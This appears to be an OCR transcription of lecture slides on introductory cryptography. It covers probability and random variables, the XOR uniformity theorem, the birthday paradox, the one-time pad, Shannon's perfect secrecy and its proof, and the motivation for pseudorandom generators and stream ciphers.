- $A_1 \cap A_2 = \emptyset \Rightarrow \Pr[\, A_1 \cup A_2 \,] \;=\; \Pr[A_1] + \Pr[A_2]$

Random Variables

Def: a **random variable** X is a function **X : U ⟶ V**

Example (Rolling a dice):
U = { 1, 2, 3, 4, 5, 6 }
Uniform distribution P over U: P(1) = P(2) = P(3) = P(4) = P(5) = P(6) = 1/6

Random variable **X : U ⟶ { "even", "odd" }**
X(2) = X(4) = X(6) = "even"
X(1) = X(3) = X(5) = "odd"

Pr[X="even"] = 1/2 , Pr[X="odd"] = 1/2

More generally: **X *induces* a distribution on V**

The **uniform** random variable

Let S be some set, e.g. $S = \{0,1\}^n$

We write $\mathbf{r} \longleftarrow \mathbf{S}$ to denote a **uniform random variable** over S

for all $a \in S$: $\Pr[\, r=a \,] = 1/|S|$

Defining a random variable in terms of another

- Let r be a uniform random variable on $\{0,1\}^2$
- Define the random variable $X = r_1 + r_2$


- Then $\Pr[X=2] = ¼$

- Hint: $\Pr[X=2] = \Pr[\, r=11 \,]$

Randomized algorithms

- **Deterministic** algorithm: y ⟵ A(m)

- **Randomized** algorithm
  output is a random variable y ⟵ A(m)



Recap

- U: Universe or Sample space (e.g., U = $\{0,1\}^n$)
- A Probability distribution P over U is a function P : U ⟶ [0,1] such that $\sum_{x \in U} P(x) = 1$
- An event is a subset A of U, that is, $A \subseteq U$
- The probability of event A is $\Pr[A] = \sum_{x \in A} P(x)$
- A random variable is a function X : U ⟶ V
  X takes values in V and defines a distribution on V

Independence

Definition. **Independent events**

Events A and B are **independent** if

$\Pr[\ A \cap B\ ] = \Pr[A] \cdot \Pr[B]$

Definition. **Independent random variables**

Random variables X and Y taking values in V are **independent** if

$\forall a,b \in V: \quad \Pr[\ X=a \ \text{ and } \ Y=b] = \Pr[X=a] \cdot \Pr[Y=b]$

XOR

XOR of two strings in $\{0,1\}^n$ is their bit-wise addition mod 2

X	Y	$X \oplus Y$
0	0	0
0	1	1
1	0	1
1	1	0

$$\begin{array}{ccccccc|c} 0 & 1 & 1 & 0 & 1 & 1 & 1 & \\ 1 & 0 & 1 & 1 & 0 & 1 & 0 & \oplus \\ \hline 1 & 1 & 0 & 1 & 1 & 0 & 1 & \end{array}$$

An important property of XOR

Theorem:

1. **X:** a random variable over $\{0,1\}^n$ with a **uniform distribution**
2. **Y:** a random variable over $\{0,1\}^n$ with an **arbitrary distribution**
3. **X** and **Y** are **independent**

- Then **Z := Y⊕X** is a **UNIFORM** random variable over $\{0,1\}^n$

Proof: (for n=1)

Pr[Z=0] =

Pr[(X,Y)=(0,0) or (X,Y)=(1,1)] =

Pr[(X,Y)=(0,0)] + Pr[(X,Y)=(1,1)] =

$p_0/2 + p_1/2 = ½$

Therefore Pr[Z=1] = ½

Y	Pr
0	p_0
1	p_1

X	Pr
0	1/2
1	1/2

X	Y	Pr
0	0	$p_0/2$
0	1	$p_1/2$
1	0	$p_0/2$
1	1	$p_1/2$

The birthday paradox

Let $r_1, \ldots, r_n \in U$ be **independent identically distributed** random variables

Theorem: when **n** = 1.2 × **|U|**$^{1/2}$ then $\Pr[\, \exists i \neq j: \ r_i = r_j \,] \geq ½$


Example:

- U = {1, 2, 3, ..., 366}
- When $\boldsymbol{n} = 1.2 \times \sqrt{366} \approx \mathbf{23}$, two people have the same birthday with probability ≥ ½

Example:

- Let $U = \{0,1\}^{128}$
- After sampling about 2^{64} random messages from U, some two sampled messages will likely be the same

$|U|=10^6$


collision probability
1
0.9
0.8
0.7
0.6
0.5
0.4
0.3
0.2
0.1
0
0
500
1000
1500
2000
2500
3000
3500
4000
4500
5000
# samples n

Stream Ciphers

Outline

- One-Time Pad
- Perfect Secrecy
- Pseudorandom Generators (PRGs) and Stream Ciphers
- Attacks
- Security of PRGs
- Semantic Security

Symmetric Ciphers

Definition.

A (symmetric) **cipher** defined over (K, M, C)

is a pair of "efficient" algorithms **(E,D)** where

- **E:** $K \times M \rightarrow C$
- **D:** $K \times C \rightarrow M$

such that $\forall m \in M, \forall k \in K$: $\mathbf{D(k, E(k,m)) = m}$

- E is often **randomized**.
- D is **always deterministic**.

The One-Time Pad (Vernam 1917)

First example of a “secure” cipher

- $K = M = C = \{0,1\}^n$
- $E(k, m) = k \oplus m$
- $D(k, c) = k \oplus c$
- k used **only once**
- k is a **random** key (i.e., **uniform** distribution over K)

m:	0	1	1	0	1	1	1	$\oplus$
k :	1	0	1	1	0	1	0	
c :	1	1	0	1	1	0	1	

The One-Time Pad (Vernam 1917)

The one-time pad is a **cipher**:

- $D(k, E(k,m)) =$
- $D(k, k \oplus m) =$
- $k \oplus (k \oplus m) =$
- $(k \oplus k) \oplus m =$
- $0 \oplus m =$
- m

One-time pad definition:

- $E(k, m) = k \oplus m$
- $D(k, c) = k \oplus c$

The One-Time Pad (Vernam 1917)

- **Pro:**
  - Very **fast** encryption and decryption
- **Con:**
  - **Long keys** (as long as the plaintext),
    If Alice wants to send a message to Bob,
    she first has to transmit a key of the same length to Bob **in a secure way**.
    If Alice has a secure mechanism to transmit the key, she might use that same mechanism to transmit the message itself!

Is the OTP secure? **What is a secure cipher?**

What is a secure cipher?

Attacker's abilities: **CT only attack** (for now)

Possible security requirements:

attempt #1: **attacker cannot recover secret key**

$E(k, m) = m$ would be secure

attempt #2: **attacker cannot recover all of plaintext**

$E(k, m_0 \| m_1) = m_0 \| k \oplus m_1$ would be secure

Shannon's idea:

CT should reveal no "info" about PT

Information Theoretic Security (Shannon 1949)

Definition.

A cipher (E, D) over (K, M, C) has **perfect secrecy** if

$\forall \mathbf{m_0}, \mathbf{m_1} \in M$ with $\mathbf{len(m_0) = len(m_1)}$ and $\forall \mathbf{c} \in C$

$$\mathbf{Pr[E(k, m_0)=c] = Pr[E(k, m_1)=c]}$$

where **k is uniform in K** $(k \longleftarrow K)$

Information Theoretic Security

- Given CT, can’t tell if PT is m_0 or m_1 (for all m_0, m_1)


- Most powerful adversary learns nothing about PT from CT

- No CT only attack! (but other attacks are possible…)

Is OTP ‘‘secure’’?

OTP has perfect secrecy.

Proof:



$$\forall m, c \qquad \Pr_{k}[E(k,m) = c] \;=\; \frac{\#keys\ k \in K\ \ s.t.\ E(k,m) = c}{|K|}$$

$$\text{So if } \forall m, c \;\; \#\{k \in K : E(k,m) = c\} = const.$$

$$\Rightarrow \text{Cipher has perfect secrecy}$$

Let **m** ∈ M and **c** ∈ C.

How many OTP keys map **m** to **c** ?


- None
- [✓ 1]
- 2
- It depends on **m**

m:	0	1	1	0	1	1	1	⊕
k :	?	?	?	?	?	?	?	
c :	1	1	0	1	1	0	1	

Is OTP "secure"?

OTP has perfect secrecy.

Proof:



$$\forall m, c \qquad \underset{k}{Pr}[E(k,m) = c] \; = \; \frac{1}{|K|}$$

So if $\forall m, c \;\; \#\{k \in K : E(k,m) = c\} = const.$

$$\boxed{\Rightarrow \text{Cipher has perfect secrecy}}$$

The bad news …

- OTP drawback: **key-length=msg-length**

- Are there ciphers with perfect secrecy that use shorter keys?

  Theorem: perfect secrecy ⇒ $|K| \geq |M|$

  i.e. perfect secrecy ⇒ key-length ≥ msg-length

- Hard to use in practice!!!!

Pseudorandom Generators and Stream Ciphers

Review

Cipher over (K,M,C): a pair of "efficient" algorithms (E, D) s.t.
$\forall\, m \in M,\ \forall\, k \in K:\quad D(k, E(k, m)) = m$

Weak ciphers: substitution cipher, Vigener, …

A good cipher: **OTP** $M = C = K = \{0,1\}^n$

$\mathbf{E(k, m) = k \oplus m}$, $\mathbf{D(k, c) = k \oplus c}$

OTP has perfect secrecy (i.e., no CT only attacks)

Bad news: perfect-secrecy ⇒ key-len ≥ msg-len

Stream Ciphers: making OTP practical


Idea: replace "**random**" key by "**pseudorandom**" key

